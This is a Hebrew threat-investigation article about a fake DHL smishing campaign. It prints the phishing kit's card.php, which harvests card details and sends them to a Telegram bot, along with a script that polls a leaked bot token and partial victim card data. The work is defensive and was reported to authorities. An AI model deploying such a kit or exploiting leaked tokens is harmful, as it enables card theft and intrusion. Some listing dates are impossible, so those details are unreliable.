


הדג מדיג פטור?

מאת מור דוד

הקדמה

לעיתים קרובות אנשים תמימים נופלים למקרי פישנינג. במיוחד בתקופת החגים, שבה כמות הודעות ה-SMS שנשלחות גדל באופן משמעותי. חקירת ה-Phishing הראשונה שלי יצאה לדרך כאשר מישהו פרסם הודעת טקסט מזויפת משולח אנונימי בקבוצת אבטחת-מידע בפייסבוק. בתור Pentester ו-Red Teamer החלטתי ללכת בעקבות זה ולראות לאן זה לוקח אותי.

הפוסט בפייסבוק הראה צילום מסך של מתקפת הדיוג, שהפנה את האזרח לבקשת תשלום עבור משלוח DHL שהוא כביכול מישראל. החלטתי לחקור יותר, בתקווה לסגור את הקמפיין הזה לפני שיהיו אזרחים נוספים שפחות מבינים באבטחה - ויפלו בהונאה:






החקירה

לאחר שבדקתי את הקישור לאתר שבו נמצא הפישינג, מצאתי שהשרת לא קונפג כהלכה. כתוצאה מכך, נוצרה בעיית אבטחת מידע בשם "Directory Listing" זו היא רשימת ספריות בתיקיה באתר, הנ"ל נובע מקינפוג לא נכון של שרת ה-HTTP ובשל כך כי בתיקיה אליה הופנו הגולשים לא היה קיים הקובץ הדיפולטיבי אותו השרת נדרש להגיש כאשר אל תיקיה, בדרך כלל מדובר בקובץ בשם index.html.


עברתי על רשימת הקבצים בתיקיה, ומצאתי קובץ שהיה נראה כמו Webshell:

| Name | Last modified | Size | Description |
|------------------|------------------|------|-------------|
| Parent Directory | | - | |
| [redacted] | 2021-03-31 03:51 | - | |
| [redacted] | 2021-07-28 07:58 | 346 | |
| [redacted].php | 2021-07-23 23:59 | 52K | |
| [redacted].php | 2021-07-28 07:53 | 346 | |
| [redacted].php | 2021-07-28 07:57 | 346 | |
| [redacted].php | 2021-07-28 07:51 | 346 | |
| [redacted].php | 2021-07-28 07:54 | 346 | |
| [redacted].php | 2021-09-05 09:05 | 346 | |
| [redacted] | 2021-09-09 09:33 | - | |
| [redacted] | 2021-09-09 09:33 | - | |
| [redacted].php | 2021-04-04 04:45 | 52K | |
| [redacted].php | 2021-08-08 08:46 | 52K | |
| [redacted].php | 2021-06-06 06:46 | 22K | |
| [redacted].php | 2021-09-09 09:00 | 346 | |
| [redacted].php | 2021-09-09 09:33 | 2.0K | |
| [redacted].php | 2021-06-06 06:36 | 633K | |
| [redacted].php | 2021-14-25 14:25 | 154K | |
| [redacted].php | 2021-07-28 07:59 | 346 | |
| [redacted].php | 2021-04-04 04:05 | 2.0K | |
| [redacted].php | 2021-14-14 14:09 | 572 | |
| [redacted].php | 2020-11-11 11:06 | 650 | |
| [redacted].php | 2021-16-16 16:26 | 2.0K | |
| [redacted].php | 2021-04-04 04:05 | 48K | |
| [redacted].php | 2021-09-09 09:07 | 346 | |
| [redacted].php | 2021-09-09 09:02 | 6.6K | |
| [redacted].php | 2021-09-09 09:04 | 346 | |
| [redacted].php | 2021-08-08 08:00 | 346 | |
| [redacted].php | 2021-07-28 07:56 | 346 | |
| [redacted].php | 2021-07-28 07:50 | 346 | |
| [redacted].php | 2021-03-31 03:54 | 6.6K | |
| [redacted].php | 2021-06-30 06:30 | 204K | |

קובץ Webshell הוא סקריפט זדוני המאפשר לתוקף ביצוע הרצת קוד מרחוק, לפעמים אף לקרוא ולהעלות קבצים ועוד פיצ'רים ייחודיים לאותו קובץ. האקרים משתמשים בו לרוב כנקודת כניסה כאשר הם מוצאים




חולשה באפליקציה Web-ית. במקרה שלנו התוקפים השתמשו ב-Webshell על מנת להעלות קבצים המכילים Phishing Kit לאתר הנפרץ:




על ידי שימוש באותו קובץ, הצלחתי לחשוף את קוד המקור של הקמפיין Phishing ולהבין לאן המידע הריש עומד להישלח. גיליתי שהתוקף שלח מצד השרת תעודות זהות, שמות מלאים ופרטי כרטיס אשראי של הקורבנות. השליחה התבצעה ע"י שימוש בבוט שלגם בעזרת Token שהיה מוטמע Hardcoded בתוך העמוד.

Token בטלגרם, הוא זיהוי ייחודי. במקרה שלנו הוא נדרש כדי לדבר עם ה-API של טלגרם, בדרך כלל משתמשים בו כדי לאפשר לבוטים בטלגרם לתקשר עם השרתים של החברה. חשוב לשמור על ה-Token בצורה סודית מכיוון שהוא מעניק גישה לפעולות ולמידע של הבוט (לדוגמה: שליחה וקבלת הודעות):



הדג מדייק פטור?

www.DigitalWhisper.co.il



יש לנו Token, מזהים! בדרכי ל-docs של Telegram API, הבחנתי בקריאה שנקראת getUpdates: משמע אפשר לראות מה שולחים לבוט. יש לנו את ה-Token מהתמונה הקודמת, לכן נשתמש בקריאה הזו בצורה הבאה:

<https://api.telegram.org/bot{token}/getUpdates>

```
{
  "ok": true,
  "result": [
    {
      "update_id": 232339241,
      "message": {
        "message_id": 9992,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626804452,
          "text": "i wait code"
        },
        "update_id": 232339242
      },
      "message": {
        "message_id": 9993,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626804473,
          "text": "rona"
        },
        "update_id": 232339243
      },
      "message": {
        "message_id": 9994,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626804494,
          "text": "sk"
        },
        "update_id": 232339244
      },
      "message": {
        "message_id": 9997,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626804868,
          "text": "you make kanka"
        },
        "update_id": 232339245
      },
      "message": {
        "message_id": 9998,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626804899,
          "text": "master i m no make"
        },
        "update_id": 232339246
      },
      "message": {
        "message_id": 10007,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805323,
          "text": "sms send"
        },
        "update_id": 232339247
      },
      "message": {
        "message_id": 10008,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805327,
          "text": "i hope have money"
        },
        "update_id": 232339248
      },
      "message": {
        "message_id": 10009,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805385,
          "text": "kanka i card"
        },
        "update_id": 232339249
      },
      "message": {
        "message_id": 10010,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805389,
          "text": "i succesfull says"
        },
        "update_id": 232339250
      },
      "message": {
        "message_id": 10012,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805405,
          "text": "you ?"
        },
        "update_id": 232339251
      },
      "message": {
        "message_id": 10013,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805406,
          "text": "u make sussesfull?? kanka"
        },
        "update_id": 232339252
      },
      "message": {
        "message_id": 10014,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805415,
          "text": "u told suscc says"
        },
        "update_id": 232339253
      },
      "message": {
        "message_id": 10015,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805417,
          "text": "no"
        },
        "update_id": 232339254
      },
      "message": {
        "message_id": 10016,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805419,
          "text": "ok"
        },
        "update_id": 232339255
      },
      "message": {
        "message_id": 10017,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805447,
          "text": "wrong"
        },
        "update_id": 232339256
      },
      "message": {
        "message_id": 10018,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805450,
          "text": "card"
        },
        "update_id": 232339257
      },
      "message": {
        "message_id": 10019,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805458,
          "text": "how many cl\u00131ck duba\u00131"
        },
        "update_id": 232339258
      },
      "message": {
        "message_id": 10020,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805463,
          "text": "?"
        },
        "update_id": 232339259
      },
      "message": {
        "message_id": 10022,
        "from": {
          "id": 1789015519,
          "is_bot": false,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "language_code": "en"
        },
        "chat": {
          "id": 1789015519,
          "first_name": "Mahib",
          "last_name": "Slim",
          "username": "Slim",
          "type": "private",
          "date": 1626805495,
          "text": "i send isreal from un acc"
        },
        "update_id": 232339260
      }
    ]
  ]
}
```

התוצאה? קבלת הודעות שנשלחו ל-Bot! אבל זה לא כל מה שמצאתי, לאחר שחפרתי קצת יותר לעומק גיליתי שחלק מההודעות שנשלחו מכילות שרשור הודעות בין התוקפים למקבלי פרטי האשראי. כל הודעה הכילה את השם הפרטי, שם המשפחה, שם המשתמש והשפה של משתמש ספציפי. המילה "Kanka", שנמצאת ברוב ההודעות, מתייחסת למעשה ל"אחי/חבר" בטורקית.

לאחר שעינתי בהודעות האחרונות בשרשור, הצלחתי להבחין שהתוקפים מתכננים התקפות פשינג נוספות בדובאי ובישראל.

ניתן ללמוד הרבה על הפעילות של התוקפים וכיצד הם מאחסנים את ה-Phishing Kit שלהם, וחלק מההודעות היו דברים שנראו בבעלותם כמו מספרי טלפון, ואפילו שלחו ביניהם פרטי כרטיס אשראי של הקורבנות.

לדוגמא:

```
'text': ' DHL Israel \n* NAME : \n* CARD : 4580 \n* EXP : \n* CVC : \n* IP : \n* Date\n'
'text': ' DHL Israel \n* NAME : Ron \n* CARD : 4580 \n* EXP : \n* CVC : \n* IP : \n* Date
```

הדג מדייג פטור?

www.DigitalWhisper.co.il




הממצאים

תוקפים בדרך כלל מנהלים מספר מסעות פרסום של Phishing בו זמנית. במקרה הספציפי הזה - אינם מודעים לכך שצוותים התקפיים יכולים לקרוא את התקשורת שלהם, הם שולחים הודעות זה לזה וחושפים מידע שימושי לחוקרי אבטחה התקפית.

על מנת להמשיך ולעקוב אחר התקשורת של התוקפים באופן אוטומטי, כתבתי סקריפט ב-Python שבודק כל הזמן עדכונים מה-Telegram Bot. הוא מעדכן על ידי ביצוע בקשת GET לנקודת הקצה של ה-API ומאחסן את התשובה בפורמט JSON:

```
import time
import json
import requests
telegram_domain="https://api.telegram.org/"
telegram_bot="botXXXXXXXXXXXXXXXXXXXX"
count=0
outfilename="XXXXXX.txt"
while 1==1:
    r = requests.get(telegram_domain + telegram_bot + "/getUpdates")
    logs = json.loads(r.text)
    for line in logs["result"]:
        line = str(line)
        f = open(outfilename, "r")
        if line not in f.read():
            z = open(outfilename, "a")
            print(line)
            try:
                z.write(line+"\n")
            except :
                print(line)
            z.close()
        f.close()
    time.sleep(60*60)
```

מספר ימים לאחר פרסום ההודעה בפייסבוק, שמתי לב שהתוקפים שלחו רשימה של מספרי טלפון אוסטרליים ו-Phishing Kit של DHL אוסטרליה.




הופתעתי לראות שהערכה הזו כללה בוט טלגרם וכתובת דואר אלקטרוני חדשים:

```
Name      Size  Packed  Type
..        0      0        File folder
card.php  0      0        PHP File
View - card.php

File Edit View Help

<?php
$zabi = getenv("REMOTE_ADDR");
$message .= "--++-----[ Card australia POST ]-----++--\n";
$message .= "----- BY -----\n";
$message .= "first name : ".$_POST['fname']."\n";
$message .= "last name : ".$_POST['lname']."\n";
$message .= "card number : ".$_POST['card']."\n";
$message .= "Exp date : ".$_POST['exp']."\n";
$message .= "Cw : ".$_POST['cw']."\n";
$message .= "----- IP Infos -----\n";
$message .= "IP      : $zabi\n";
$message .= "BROWSER : ".$_SERVER['HTTP_USER_AGENT']."\n";
$message .= "-----By -----\n";
$subject = "Card australia POST [ " . $zabi . " ]";
$email = " ";
mail($email,$subject,$message);
$text = fopen('./.txt', 'a');
fwrite($text, $message);
$website="https://api.telegram.org/bot";
$chatId= ; //Receiver Chat Id
$params=[
    'chat_id'=>' ',
    'text'=>$message,
];
$ch = curl_init($website . '/sendMessage');
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, ($params));
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
$result = curl_exec($ch);
curl_close($ch);
header("Location: ../wait/");?>
```

לא עבר זמן רב עד שהתוקפים שלחו קובץ HTML חדש שנראה כאילו מדובר בתכנון קמפיין Phishing המכוון לאזרחים נורבגים וכתובות דוא"ל:



הדג מדייג פטור?

www.DigitalWhisper.co.il



קצת אתיקה

חשוב לציין, לא ניסיתי לברר כיצד התוקפים הגיע לשרת זה מלכתחילה, למרות שהייתה לי גישה לשרת. הייתה לי את היכולת לנבור בלוגים, לדוגמא - לבחון מתי ה-WebShell נוצר, ואז להסתכל ב-Access Logs שעל השרת בסביבות אותו התאריך ולנסות להבין איזו חולשה הם ניצלו כדי להשתלט על השרת. אך מכיוון שלא מדובר בשרת שלי לא רציתי לעשות זאת, ולראייתי, לחטט בשרת שאינו שלי זה בעייתי מבחינה אתית. כמו כן, נמנעתי מפעולות נוספות כי קיים חשש להיות מקושר יותר מדי לקמפיין של התוקפים ואולי בסוף אתפס בטעות בתור אחד ממפעליו.

מבחינתי, המטרה הייתה למגר את התקיפה, ולכן הסתפקתי להודיע למערך הסייבר הלאומי על המחקר ותוצאותיו, כתוצאה מכך, המערך קיבל החלטה להעביר את ממצאי הדו"ח למשטרת ישראל להמשך מעקב. ראיתי לאחר זמן מה כי הקמפיין לא היה נגיש יותר. כך שעמדתי במטרתי.

מבחינת ניסיון לזהות את זהות מפעילי הקמפיין, הצלחתי למצוא בין ההתכתבויות מספר טלפון של אחד מהאנשים שיצר קשר עם ה-Bot, אך לא מצאתי עליו פרטים מזהים נוספים.

לסיכום

ניכר שלתוקפים שהפעילו את הקמפיין לא הייתה הבנה טובה של OpSec ונראה שהם לא חשבו עד הסוף על הביצוע. ראינו סיטואציה שבה התוקפים שכחו להוריד את כלי הפריצה השונים שבהם הם השתמשו וכתוצאה מכך, השתמשנו בהם נגדם על מנת לאסוף כמה שיותר מידע, הודעות, קבצים וצילומי מסך שנשלחו ל-Telegram Bot עד למצב שבו יכולנו למנוע מהם להמשיך להפעיל את הקמפיין.

מי אני

שמי **מור דוד**, חוקר אבטחת מידע, Red Teamer ו-Pentester. זמין לשאלות, הלינקדין שלי:

<https://www.linkedin.com/in/mordavidwork>

כל האירועים והחקירות המתוארים במאמר זה משנת 2021. ההצעות, המתודולוגיה והטקטיקות המוצגות כאן, לעומת זאת, עדכניות.